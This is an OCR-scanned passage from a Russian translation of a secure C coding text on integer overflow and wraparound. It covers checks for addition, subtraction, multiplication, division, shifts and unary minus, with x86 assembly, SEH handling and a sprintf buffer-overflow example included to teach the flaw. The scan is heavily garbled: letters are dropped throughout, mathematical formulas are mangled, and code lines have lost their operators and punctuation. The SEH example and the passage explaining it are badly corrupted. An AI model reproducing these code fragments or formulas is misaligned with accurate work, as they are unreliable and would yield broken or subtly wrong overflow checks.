06          mov dword ptr [ecx], eax
07          jcshort jl
08          mov  al, 1 // 1 при успехе
09          jmpshort j2
10      jl
11          xor al, al // 0 при неудаче
12        2
13        }
14  ]
```

Проверка циклическо о возврата путем проверки фла ов состояния больна теми же болезнями что и проверка фла ов состояния для знаково о переполнения

Проверка предусловия Приведенный далее код выполняет проверку предусловия операндов сложения для арантии отсутствия циклическо о возврата

```
01  unsigned int uil, ui2, usum
02
03  /* Инициализация uil и ui2 */
04
05  if  UINT_MAX - uil < ui2) {
06      /* Обработка ошибки */
07  }
08  else {
09      usum   uil + ui2
10  }
```

Проверка постусловия Проверка постусловия проводится после выполнения операции и тестирует полученное значение чтобы выяснить находится ли оно в корректных раницах Этот подход неэффективен если ошибка может возникнуть при значении кажущемся корректным однако беззнаковое сложение все да можно проверить на наличие циклическо о возврата

Приведенный далее код выполняет проверку постусловия для арантии то о что сумма usum двух сла аемых типа uns gned nt не меньше чем первый операнд что может указывать на происшедший циклический возврат [11]

```
1  unsigned int uil, ui2, usum
2
3  /* Инициализация uil и ui2 */
4
5  usum   uil + ui2
6  if (usum < uil) {
7      /* Обработка ошибки */
8  }
```

Вычитание

Подобно сложению вычитание является аддитивной операцией Для вычитания оба операнда должны иметь арифметический тип или быть указателями на совместимые типы объектов Можно также вычесть целое число из указателя Декремент эквивалентен вычитанию 1 В этом разделе мы рассматриваем только вычитание двух целочисленных значений

Проверка постусловия с помощью фла ов состояния Набор команд x86~32 включает `sub` (вычитание) и `sbb` (вычитание с займом) Команда `sub` вычитает операнд-источник из целево о операнда и сохраняет результат в целевом операнде Целевой операнд может быть ре истром или местоположением в памяти а операнд-источник может быть непосредственным значением ре истром или местоположением в памяти Однако целевой операнд и операнд-источник не мо ут одновременно быть местоположениями в памяти

Команда `sbb` обычно выполняется как часть мно обайтно о или мно ословно о вычитания в котором за командой `sub` следует команда `sbb`. Команда `sbb` прибавляет к операнду источнику (второй операнд) фла переноса и вычитает результат из целево о операнда Результат вычитания сохраняется в целевом операнде Фла переноса представляет заем из перво о вычитания

Команды sub и sbb устанавливают фла и переполнения и переноса для указания переполнения в знаковом и беззнаковом результатах соответственно

Вычитание в архитектуре x86-32 подобно сложению Компилятор M c oso t V sua C например енерирует следующие инструкции для вычитания двух значений типа s gned ong ong

```
1  sill - Sll2
2
3       mov eax,  dword ptr[sill]
4        sub  eax,   dword  ptrfsll2]
5        mov  ecx,   dword  ptr [ebp-OEOh]
6        sbb  ecx,   dword  ptr [ebp-OFOh]
```

Команда `sub` вычитает младшие `32` бита Если происходит циклический возврат дополнительный бит переноса сохраняется в `CF`. Команда `sbb` суммирует операнд источник (представляющий старшие `32` бита) и фла переноса `CF`, вычитает полученное значение из целево о операнда представляюще о старшие `32` бита) и дает 64-битную разность

И б жание или обнаружение знакового п реполнения при вычитании На уровне ассемблера x86-32 знаковое переполнение при вычитании может быть обнаружено с помощью команд о переход при переполнении) и no (переход при отсутствии переполнения) после выполнения команды `sub` (32-битный случай) или `sbb` (64-битный случай)

Проверка предусловия Переполнение не может произойти при вычитании двух положительных или двух отрицательных значений В предположении представления в формате дополнения до двойки приведенный далее исходный текст проверяет операнды вычитания для то о чтобы арантировать что знаковое переполнение при е о выполнении невозможно Он использует тот факт что переполнение при вычитании произошло если операнды имеют разные знаки и результат имеет знак противоположный знаку перво о операнда В исходном тексте использовано также поведение циклическо о возврата при беззнаковых операциях в языке C

```
01  signed int sil, si2, result
02
03  /* Инициализация sil и si2 */
```

```
04
05   if (  sil   si2) &
06        ((  nsigned int)sil - si2)   sil) & INT_MIN) {
07        /* Обработка ошибки */
08   }
09   else (
10        result   sil - si2
11   }
```

Исключающее или использовано как оператор не равно для каждо о отдельно о бита Для проверки знаково о бита используется маска **INT_MIN** в которой установлен только знаковый бит

Это решение работает только в тех архитектурах в которых используется представление дополнения до двойки Хотя большинство современных платформ исполь уют именно этот вид представления лучше не добавлять излишние зависимости от платформы (См рекомендацию *The CERT C Secu e Cod ng S anda d* [186] MSC14-C Не добавляйте излишние зависимости от платформы)

Можно также реализовать переносимую проверку предусловия для переполнения при вычитании Если второй операнд положителен проверяем является ли первый операнд меньшим чем минимальное значение для данно о типа плюс второй операнд Например для операндов типа s gned nt эта проверка имеет вид op < **INT_MIN** op2 Если второй операнд отрицателен проверяем является ли первый операнд большим чем максимальное значение это о типа плюс второй операнд

И б жание или обнаружение циклического возврата при вычитании Циклический возврат осуществляется ко да результат вычитания двух беззнаковых значений отрицателен

Проверка постусловия с помощью флагов состояния На уровне ассемблера x86-32 беззнаковый циклический возврат может быть обнаружен с помощью команд j c (переход при переносе) и nc (переход при отсутствии переноса) Эти команды условно о перехода помещаются после команды sub в 32-битном случае или команды sbb в 64-битном случае

Проверка предусловия Приведенный далее фра мент исходно о текста выполняет проверку предусловия для операндов беззнаково о вычитания чтобы арантировать невозможность беззнаково о циклическо о возврата

```
01   unsigned int uil, ui2, udiff
02
03   /* Инициализация uil и ui2 */
04
05   if  uil < ui2){
06        /* Обработка о ибки */
07   }
08   else {
09        udiff   uil - ui2
10   }
```

Проверка постусловия Приведенный далее фра мент исходно о текста выполняет проверку постусловия для результата беззнаково о вычитания — результат операции беззнаково о вычитания ud ff должен быть не больше перво о операнда 1 2 3

```
1   unsigned int uil, ui2, udiff
2
3   /* Инициализация uil и ui2 */
```

```
4
5  udiff   uil - ui2
6  if  udiff > uil) {
7      /* Обработка ошибки*/
8  }
```

Умножение

Умножение в C может быть выполнено с помощью бинарно о оператора * который дает произведение операндов Каждый операнд бинарно о оператора * имеет арифметический тип Над операндами выполняются обычные арифметические преобразования Умножение подвержено ошибкам переполнения поскольку уже относительно небольшие операнды при умножении приводят к переполнению данно о целочисленно о типа

В общем случае произведение двух целочисленных операндов все да может быть представлено с помощью удвоенно о количества битов используемо о большим из операндов Например беззнаковый диапазон целых чисел шириной *N*— от 0 до 1 Результат возведения в квадрат максимально о беззнаково о значения данной ширины представлено следующей формулой

$$0 < jc * y < (2^n - I)^2 = -2^{V\ 1} \quad 1$$

Произведение в данном случае может требовать для представления до 2*N* битов

Знаковый диапазон в формате дополнения до двойки типа с шириной N — от $-2^{ЫI \sim 1}$ до $2^{N"1} - 1$ Минимальное значение в формате дополнения до двойки получается с помощью перемножения минимально о и максимально о значений

$$0 < jc * y < ^{\wedge} - 2 \sim) \ 2 \sim - \backslash = -2 \quad \sim \quad 2 \sim '$$

В этом случае произведение требует до 2*N* - *2* битов плюс один бит для знака что в сумме дает 2*N* - 1 битов

Максимальное значение в формате дополнения до двойки получается путем возведения в квадрат минимально о значения в формате дополнения до двойки

$$x * y < -2^{N} \sim)^2 = -2^{2N} - 2$$

В этом случае произведение требует до 2*N* битов включая знаковый бит

Это значит что например произведение двух 8-битных операндов все да может быть представлено 16 битами а произведение двух 16-битных операндов все да может быть представлено 32 битами

Поскольку удвоение числа битов обеспечивает на 1 бит больше чем необходимо для хранения результата знаково о умножения остается место для дополнительно о сложения или вычитания прежде чем станет необходимой проверка переполнения Поскольку умножение за которым следует сложение достаточно распространено проверка переполнения довольно часто может быть опущена

Проверка постусловия с помощью флагов состояния Набор команд x86-32 включает команды mu (бе знаковое умножение) и mu (знаковое умножение) Команда mu выполняет беззнаковое умножение целево о операнда и операнда-источника и сохраняет результат в целевом операнде

Команда mu показана далее с помощью псевдокода в стиле C

```
01  if  OperandSize    8) {
02      AX    AL * SRC
03  else {
04      if  OperandSize   16)  {
05          DX AX   AX *SRC
06      }
07      else { // OperandSize    32
08          EDXrEAX   EAX *SRC
09  }
10  }
```

Команда mu принимает 8- 16- и 32 битные операнды и сохраняет результат в 16- 32- и 64-битных целевых ре истрах соответственно Эта команда носит название *команда расширяющего умножения* (w den ng-mu t p cat on nst uct on) поскольку количество битов результата вдвое больше количества битов операндов Если для представления произведения необходимы старшие биты устанавливаются фла и переноса и переполнения Если же для представления произведения старшие биты не нужны (т е они нулевые) фла и переноса и переполнения сбрасываются

Набор команд x86-32 включает также команду mu знаковую версию команды mu в формате с одним двумя и тремя операндами [103] Фла и переноса и переполнения устанавливаются ко да значащие биты (включая знаковый) переносятся в старшую половину результата и сбрасываются ко да это не происходит

Команда mu анало ична команде mu в том что длина произведения вдвое больше длин операндов

Принципиальное отличие команды mu (беззнаковое умножение) от команды mu (знаковое умножение) заключается в обработке фла ов Если фла и не проверяются и старшая половина результата не используется нет разницы какую из команд использовать Поэтому компилятор M c oso t V sua Stud o использует команду mu как для знаково о так и для беззнаково о умножения

```
01 int sil   /* Некоторое значение */
02 int si2   /* Некоторое значение */
03 int si_product   sil * si2
04 mov eax, dword ptr [sil]
05 imul eax, dword ptr [si2]
06 mov dword ptr [ui_product], eax
07
08 unsigned int uil   /* Некоторое значение */
09 unsigned int ui2   /* Некоторое значение */
10 unsigned int ui_product   uil * ui2
11 mov eax, dword ptr [uil]
12 imul eax, dword ptr [ui2]
13 mov dword ptr [ui product], eax
```

Для проверки знаково о переполнения или беззнаково о циклическо о возврата в результате умножения сначала необходимо определить какая операция используется — знаковая или беззнаковая и использовать соответствующую команду умножения В случае команды mu фла и переполнения и переноса устанавливаются равными нулю если старшая половина результата нулевая в противном случае они устанавливаются равными единице В случае команды mu фла и переполнения и переноса устанавливаются ко да значащие биты включая знаковый) переносятся в старшую половину результата и сбрасываются ко да результат (включая знаковый бит) полностью распола аются в младшей половине результата

Преобразование из типа большего размера Анало ичное решение для обнаружения знаково о переполнения или беззнаково о циклическо о возврата после умножения может быть реализовано на языке про раммирования C без обращения к ассемблеру Это решение состоит в приведении обоих операндов к целочисленному типу который имеет как минимум в два раза большую ширину чем операнды и затем перемножить их Как уже было показано это арантирует правильное умножение так как во всех случаях произведение может быть сохранено в 2*N* битах

В случае беззнаково о умножения если для представления произведения двух операндов требуются старшие биты выполняется циклический возврат

```
01 unsigned int uil   /* Некоторое значение */
02 unsigned int ui2   /* Некоторое значение */
03  unsigned int product
04
05  /* Инициализация uil и ui2 */
06
07  static_assert(
08      sizeof unsigned long long) >  2 * sizeof unsigned int),
09      "Unable to detect wrapping after multiplication"
10  )  ;
11
12  unsigned long long tmp    unsigned long long)uil *
13                             unsigned long long)ui2
14  if  tmp > UINT_MAX) {
15      /* Обработка циклического возврата */
16  }
17  else {
18      product    unsigned int)tmp
19  }
```

В случае знаковых целых чисел ко да в старшей половине результата все биты нулевые или все биты в старшей половине результата и знаковый бит в младшей половине единичные переполнения нет

Приведенное далее решение арантирует отсутствие знаково о переполнения в системах де ширина ong ong как минимум в два раза превышает ширину nt

```
01  /* Инициализация sil и si2 */
02
03  static_assert(
04      sizeof long long) >  2 * sizeof int),
05      "Unable to detect overflow after multiplication"
06  )
07
08  long long tmp    long long)sil * (long long)si2
09
10  if (  tmp > INT_MAX) I I  tmp < INT_MIN) ) {
11      /* Обработка знакового переполнения */
12  }
13  else {
14      result    int)tmp
15  }
```

Оба решения используют статический asse t для арантии работоспособности проверки беззнаково о циклическо о возврата и знаково о переполнения См рекомендацию

The CERT C Secu e Cod ng S anda d [186] DCL03 C Используйте статический asse t для проверки значения константно о выражения в которой вы найдете больше информации о применении статических as e t

Обобщенная проверка предусловия Приведенное далее переносимое решение предупреждает бе знаковый целочисленный циклический возврат без приведения к типу в два раза больше о размера Следовательно решение может быть использовано для целочисленных значений типа u n max_t

```
01 unsigned int uil   /* Некоторое значение */
02 unsigned int ui2   /* Некоторое значение */
03  unsigned int product
04
05  if (uil > UINT_MAX/ui2) {
06      /* Обработка беззнакового возврата*/
07  }
08  else {
09      product   uil *ui2
10  }
```

В прИхмере 5 5 представлено переносимое решение которое предупреждает знаково< переполнение без приведения к типу в два раза больше о размера Следовательно это ре шение может быть использовано для целочисленных значений типа ntmax_t

Пример 5.5. Предупреждение знакового переполнения без приведения к большему типу *—

```
01  signed int sil   /* Некоторое значение */
02  signed int si2   /* Некоторое значение */
03  signed int product
04
05  if  sil >0) { /* sil положительное */
06    if  si2 >0) { /* sil и si2 положительные */
07      if  sil >  INT_MAX / si2)) {
08        /* Обработка ошибки */
09      }
10    } /* Конец, если sil и si2 положительные */
11    else { /* sil положительное, si2 не положительное */
12      if  (si2 < (INT_MIN / sil)) {
13        /* Обработка  ошибки*/
14      }
15    } /* sil положительное, si2 не положительное */
16 } /* Конец, если sil положительное */
17 else { /* sil не положительное */
18    if  si2 >0) { /* sil не положительное,
19                     si2 положительное*/
20      if   sil <  INT_MIN / si2)) (
21        /* Обработка  ошибки*/
22      }
23    } /* Конец, если sil не положительное,
24                    si2 положительное */
25    else {  * sil и si2 не положительные */
26      if  (  sil !  0) &&  si2 <  INT_MAX / sil))) {
27        /* Обработка  ошибки*/
28      }
29    } /* Конец, если sil и si2 не положительные */
```

```
30  } /* Конец, если sil не положительное */
31
32  product   sil * si2
```

Деление и получение остатка

При делении целых чисел результат применения оператора представляет собой цело-численное ал ебраическое частное с отброшенной дробной частью результатом примене-ния оператора % является остаток от деления Такое поведение часто называется ***усечением по направлению к нулю*** В обеих операциях в случае ко да второй операнд равен нулю поведение не определено

Беззнаковое целочисленное деление не может привести к циклическому возврату пос-кольку частное все да не больше делимо о

То что знаковое деление может привести к переполнению не очевидно ак как ожи-дается что частное все да меньше или равно делимому Однако целочисленное перепол-нение возможно ко да минимальное значение в формате дополнения до двойки делит-ся на -1 Например в предположении нео раниченных целых чисел -2 147 483 648 1 = = 2 147 483 648 Однако знаковое 32-битное целочисленное деление в формате дополнения до двойки приводит к переполнению поскольку 2 147 483 648 невозможно представить как знаковое 32-битное целое число Следовательно результатом деления -2 147 483 648 -1 является -2 147 483 648

Стандарт C11 раздел 6 5 5 ласит следующее

Если частное a Ь представимо то выражение (a b) *b a%b должно быть равно a
в противном случае поведение как a Ь так и a%Ь не определено

Это делает поведение как a Ь так и a%Ь явно не определенным в C11 если частное a Ь не представимо и по ассоциации неявно неопределенным в C99

Обнаружение ошибок Набор команд x86-32 включает команды d v и d v Коман-да d v делит (беззнаковое) целочисленное значение находящееся в ре истрах ax dx ax или edx eax (делимое) на операнд-источник (делитель) и сохраняет частное в ре истре ax (ah a) dx ax или edx eax Команда d v выполняет те же операции над (знаковыми) значениями Результаты команд d v d v зависят от размера операндов (делимо о дели-теля) как показано в табл 5 11 Диапазон частно о показан для знаковой (d v) команды

Таблица 5 Команды **div** и **idiv**

Размер операнда Делимое	Делитель	Частное	Остаток	Диапазон частного
Слово байт ax	г п8	a1	ah	От -128 до 128
Двойное слово слово dx ax	r m 6	ax	dx	От -32 768 до 32 67
Уч тверенное лово двой- ное л во	edx eax г ш32	ax	edx	От -2^{31} до 2 - 1

Нецелые результаты усекаются по направлению к нулю Остаток по абсолютной вели-чине все да меньше делителя Переполнение указывается с помощью исключения ошибки деления а не с помощью фла а переноса

Дизассемблированный код в примере 5 6 показывает команды ассемблера Inte енери-руемые M c osoft V sua S ud o для знаково о и беззнаково о деления

Имена переменных

```
01  int si_dividend   /* Некоторое значение */
02  int si_divisor   /* Некоторое значение */
03  int si_quotient   si_dividend / si_divisor
04  mov   eax,  dword ptr[si_dividend]
05  cdq
06  idiv  eax,  dword ptr[si_divisor]
07  mov dword ptr [si_quotient], eax
08
09  unsigned int ui_dividend   /* Некоторое значение */
10  unsigned int ui_divisor   /* Некоторое значение */
11  unsigned int ui_quotient   uil dividend / ui_divisor
12  mov   eax,  dword ptr[ui_dividend]
13  xor   edx,edx
14  div   eax,  dword ptr[ui_divisor1
15  mov dword ptr [ui quotient], eax
```

Как и ожидалось знаковое деление использует команду d v а беззнаковое — команду d v Поскольку делитель и в том и в дру ом случае представляет собой 32-битное значение делимое рассматривается как 64-битное значение В знаковом случае эта ситуация обрабатывается с помощью удвоения ра мера s _d v dend в ре истре eax посредством знаково о расширения и сохранения результата в ре истрах edx eax В беззнаковом случае ре истр edx перед вызовом команды d v сбрасывается с помощью команды xo чтобы арантировать что в этом ре истре не остается никако о остаточно о значения

В отличие от команд add mu и mu команды деления Inte d v и d v не устанавливают фла переполнения они енерируют ошибку деления если операнд-источник (делитель) равен 0 или если частное слишком велико для помещения в целевой ре истр Ошибка деления приводит к вызову процедуры обработки на которую указывает нулевой вектор прерывания Данная ошибка может быть исправлена в обработчике прерывания и после это о выполнение про раммы может продолжиться естественным образом При обработке ошибки процессор восстанавливает состояние компьютера которое было до начала выполнения ошибочной команды Адрес возврата (сохраненное содержимое ре истров cs и e p) у обработчика указывает на ошибочную команду а не на команду следующую за ней [103]

Предусловие Переполнение в результате знаково о целочисленно о деления можно предупредить проверяя не является ли числитель минимальным значением целочисленно о типа а знаменатель — значением -1 Деления на нуль конечно же можно избежать арантируя что делитель не равен нулю Приведенный далее фра мент исходно о текста предупреждает как переполнение так и деление на нуль при делении двух наковых значений типа `long`.

```
01 signed long sl1   /* Некоторое значение */
02 signed long sl2   /* Некоторое значение */
03  signed long quotient
04
05  /* Инициализация sl1 и sl2 */
06
07  if ( sl2    0) || ( sl1    LONG_MIN) &&  sl2    -1))) {
08      /* обработка ошибки */
09  }
10  else {
11      quotient   sl1 / sl2
12  }
```

Приведенный далее фра мент также может привести к неопределенному поведению такому как деление на нуль на платформе x86-32

```
signed long sll, sl2, result
/* Инициализация sll и sl2 */
result   sll % sl2
```

Кроме то о мно ие аппаратные платформы реализуют получение остатка как часть оператора деления который может приводить к переполнению Переполнение может произойти при выполнении операции получения остатка ко да делимое равно минимальному (отрицательному) значению знаково о целочисленно о типа а делитель равен -1 Это происходит независимо от то о факта что результат получения остатка в этом случае теоретически должен быть равен 0 На платформах x86-32 например остаток от знаково о деления также вычисляется с помощью команды d v которая как мы видели енерирует ошибку деления если частное слишком велико для представления в целевом ре истре

Указанная проверка предусловия операнда взятия остатка арантирует невозможность ошибки деления на нуль или (внутренней) ошибки переполнения

```
01  signed long sll, sl2, result
02
03  /* Инициализация sll и sl2 */
04
05  if (  sl2    0 ) || ( sll    LONG_MIN) &&  sl2    -1))) {
06      /* Обработка ошибки */
07  }
08  else {
09      result   sll % sl2
10  }
```

Постусловие Обычная обработка исключений C не позволяет приложению восстановиться после аппаратно о исключения или сбоя тако о как нарушение доступа к памяти или деления на нуль 174] M c osoft обеспечивает средство под на ванием *структурированная обработка исключений* st uctu ed except on hand ng — SEH) для работы с аппаратными и иными исключениями SEH является средством операционной системы отличным от обработки исключений C M c o oft предоставляет ряд расширений языка про раммирования C которые позволяют про раммам на C работать со структурированными исключениями W n32

Фра мент про раммы в примере 5 7 показывает применение SEH в про рамме на C для восстановления после деления на нуль или переполнения в результате операции деления

Пример 5.7. Использование SEH для восстановления после ошибки

```
01  tinclude <windows.h>
02  tinclude <limits.h>
03
04  int main int argc, char* argv[]) {
05      int x, y
06
07        try{
08          x   5
09          y  —0
10          x      x /y
```

```
ïï      )
12        except  GetExceptionCode )
13              EXCEPTION_INT_DIVIDE_BY_ZERO?
14              EXCEPTION_EXECUTE_HANDLER
15              EXCEPTION_CONTINUE_SEARCH){
16          puts("Divide by zero error.")
17    }
18
19        try{
20          x   INT_MIN
21          y   -1
22          x   x / y
23    }
24           excep  (GetExceptionCod (  =
2               EXCEPTION_INT_OVERFLO  ?
2               EXCEPTIO  JEXECtTTE_HANDLE  :
2                 EXCEPTION_CONTINUE_SEARCH  {
2           puts("Intege  overflo  durin  division." ;
2     }
30
3         tr {
3               INT_MA ;
3           x+ ;
3           printfC'    %d \n"  x ;
3     }
3            exce   (GetExceptionCo e  ==
 7              EXCEPTION_INT_OVERFL W ?
 8              EXCEPTION_EXECUTE_HANDL   :
 9              EXCEPTION_CONTINUE_SEARC ) {
 0          puts("Integ r overfl w  duri g increment. );
 1       }
 2      /*...*/
 3}
```

Ф агме т п ограм ы показыва т так , к к S H *е мож т* использовать я д я обнаружен я ошиб к переполнен я в результа е сложен я и и д уг х операц й

В строк х 6- 0 содержит я блок__ t , в котор м находит я к , приводящ й п и выполнен и к ошиб е делен я а ну . В строк х 12- 6 находит я блок_____exce , который перехватыва т и обрабатыва т ошиб . Ана огич о стро и 19- 9 содерж т к , котор й привод т к ошиб е целочислен о о переполнен , и соответствующ й обработч к исключен я д я восстановлен я пос е ошиб . В строк х 31- 1 привед н важн й контрприм . К д в блоке_ t у привод т к целочисленно у переполнен . Одна о так й е обработч к ошиб , к к и перехватывавш й исключен е переполнен я пос е делен , е обнаруж т э о переполнен , т к к к операц я сложен я генериру т *аппаратн ю ошиб у*

В сре е Lin х аппаратн е исключен , так е к к ошиб и делен , обрабатывают я с помощ ю игнал . В частнос , ес и делите ь рав н ну ю и и частн е слишк м вели о д я целе о о егист генерирует я игн л **SIGF E** (исключен е арифмети и с плавающ й точко . (Эт т т п игна а применяет , да е ог а исключен генерирует я целочисленн й операци , а е операци й с числа и с плавающ й точк й) Д я предотвращен я аварий о о завершен я п ограм ы с помощ ю функц и sig l) мож т бы ь установл н обработч к игна а.

```
sign l(SIGFP , Si  ::divide_erro );
```

Вызов s gna () принимает два параметра номер си нала и адрес обработчика си - нала Но поскольку ошибка деления является аппаратной адрес возврата из обработчика указывает на команду приведшую к сбою Если обработчик си нала просто возвращает управление ниче о не делая для устранения источника ошибки команда и обработчик будут поочередно вызываться до бесконечности

В качестве разработчика ваши возможности что-то (переносимо) сделать в обработчике си нала крайне о раничены Дополнительную информацию по данному вопросу можно найти в лаве 11 S gna s (SIG) кни и *The CERT C Secu e Cod ng S anda d* [186]

Унарный минус

Изменение знака знаково о цело о числа также может привести к ошибке в представлении в формате дополнения до двойки поскольку диапа он возможных значений знаково о целочисленно о типа несимметричен В предположении архитектуры x86-32 с представлением в формате дополнения до двойки в приведенном фра менте исходно о текста

```
signed int x   INT_MIN
signed int y   -x
```

x имеет представление

10000000 000 0000 00000000 00000000

в формате дополнения до двойки и это значение с противоположным знаком в данном представлении дает

10000000 00000000 00000000 00000000

т е то же значение **INT_MIN** что и **y x**

Сдвиги

Операции сдви а включают левый сдви в виде

```
shift-expression « additive-expression
```

и правый сдви в виде

```
shift-expression » additive-expression
```


Над операндами (принадлежащими целочисленным типам) выполняется целочисленное повышение Тип результата совпадает с типом лево о операнда после повышения

Правый операнд оператора сдви а определяет количество битов на которое прои водится сдви Если это число отрицательное или больше или равно количеству битов в результирующем типе поведение не определено Это может оказаться проблемой ко да код разработанный на одной платформе де про раммист знает размеры типов переносится на дру ую платформу де ряд размеров целочисленных типов оказывается меньшим

Почти все да попытка сдви а на отрицательное количество битов или на количество битов большее чем имеется в операнде указывает на ло ическую ошибку Это иная ситуация чем с переполнением де проблема связана с представлением

Дополнительную информацию можно найти в рекомендации *The CERT C Secu e Cod ng S anda d* [186] INT34-C Не выполняйте сдви на отрицательное количество битов или на число битов большее чем имеется в операнде

Левый сдви Результатом операции E « E2 является E1 сдвинутое влево на E2 позиций битов освобождаемые биты заполняются нулями (рис 5 8)



ис 5 8 Левый сдвиг

Если E1 имеет наковый тип и неотрицательное значение и если значение E1 * *2~* представимо результирующим типом то это значение является результатом операции в противном случае поведение не определено

Приведенный далее фра мент про раммы устраняет возможность неопределенно о поведения в результате лево о сдви а беззнаковых целых чисел


```
01  unsigned int ui1
02  unsigned int ui2
03  unsigned int uresult
04  /* Инициализация ui1 и ui2 */
05  if  ui2 >  sizeof(unsigned int)*CHAR_BIT) {
06      /* Обработка ошибки */
07  }
08  else {
09      uresult - ui1 « ui2
10  }
```

Поведение по модулю в результате лево о сдви а беззнаково о цело о значения почти все да носит преднамеренный характер и потому не считается ошибкой (со ласно *The CERT C Secu e Cod ng S anda d* 186]) Операторы сдви а и прочие побитовые операторы должны использоваться только с беззнаковыми целочисленными операторами со ласно рекомендации INT13 C Используйте побитовые операторы только с беззнаковыми операндами

Левый сдви может использоваться вместо умножения на степень двойки Исторически некоторые про раммисты именно так и поступали поскольку сдви быстрее умножения Однако все современные компиляторы знают ко да следует выполнить такую замену для целевой архитектуры Лучше использовать левые сдви и только ко да целью являются битовые манипуляции а при выполнении арифметических действий — умножение что сделает код более удобочитаемым и тем самым уменьшит возможности появления уязвимостей

Правый сдви Результатом выполнения операции E >> E2 является значение E1 сдвинутое вправо на E2 битовых позиций Если E1 имеет беззнаковый тип или знаковый

тип и неотрицательное значение ре ультатом операции является целая часть частно- о E1 2~2 Если E1 имеет знаковый тип и отрицательное значение результат зависит от реализации и может быть как арифметическим знаковым) сдви ом как пока ано на рис 5 9 а так и ло ическим без наковым) сдви ом как показано на рис 5 9 *6*



ис 5 9 а — арифметиче кий знаковый) сдвиг 6—ло иче кий беззнаковый) сдвиг

Приведенный далее пример кода может приводить к ошибке в реализациях в которых выполняется арифметический сдви и при сдви е происходит распространение бита знака

```
01  unsigned int uil
02  unsigned int ui2
03  unsigned int uresult
04
05  /* Инициализация uil и ui2 */
06
07  if  ui2 >  sizeof unsigned int)*CHAR_BIT) {
08      /* Обработка ошибки */
09  ) else {
10      uresult   uil « ui2
11  }
```

В приведенном далее примере **str ng fy** » 24 дает 0xFFFFFF80 или 4 294 967 168 При преобра овании в строку результирующее значение 4294967168 слишком велико для сохранения в **buf** так что в результате применения функции **spr ntf** () получается переполнение буфера

```
1  int rc   0
2  int stringify   0x80000000
3  char buf[sizeof("256")]
4  rc   sprintf buf, "%u", stringify » 24)
5  if  rc    -1 || rc >  sizeof buf)) {
6      /* Обработка ошибки*/
7  }
```

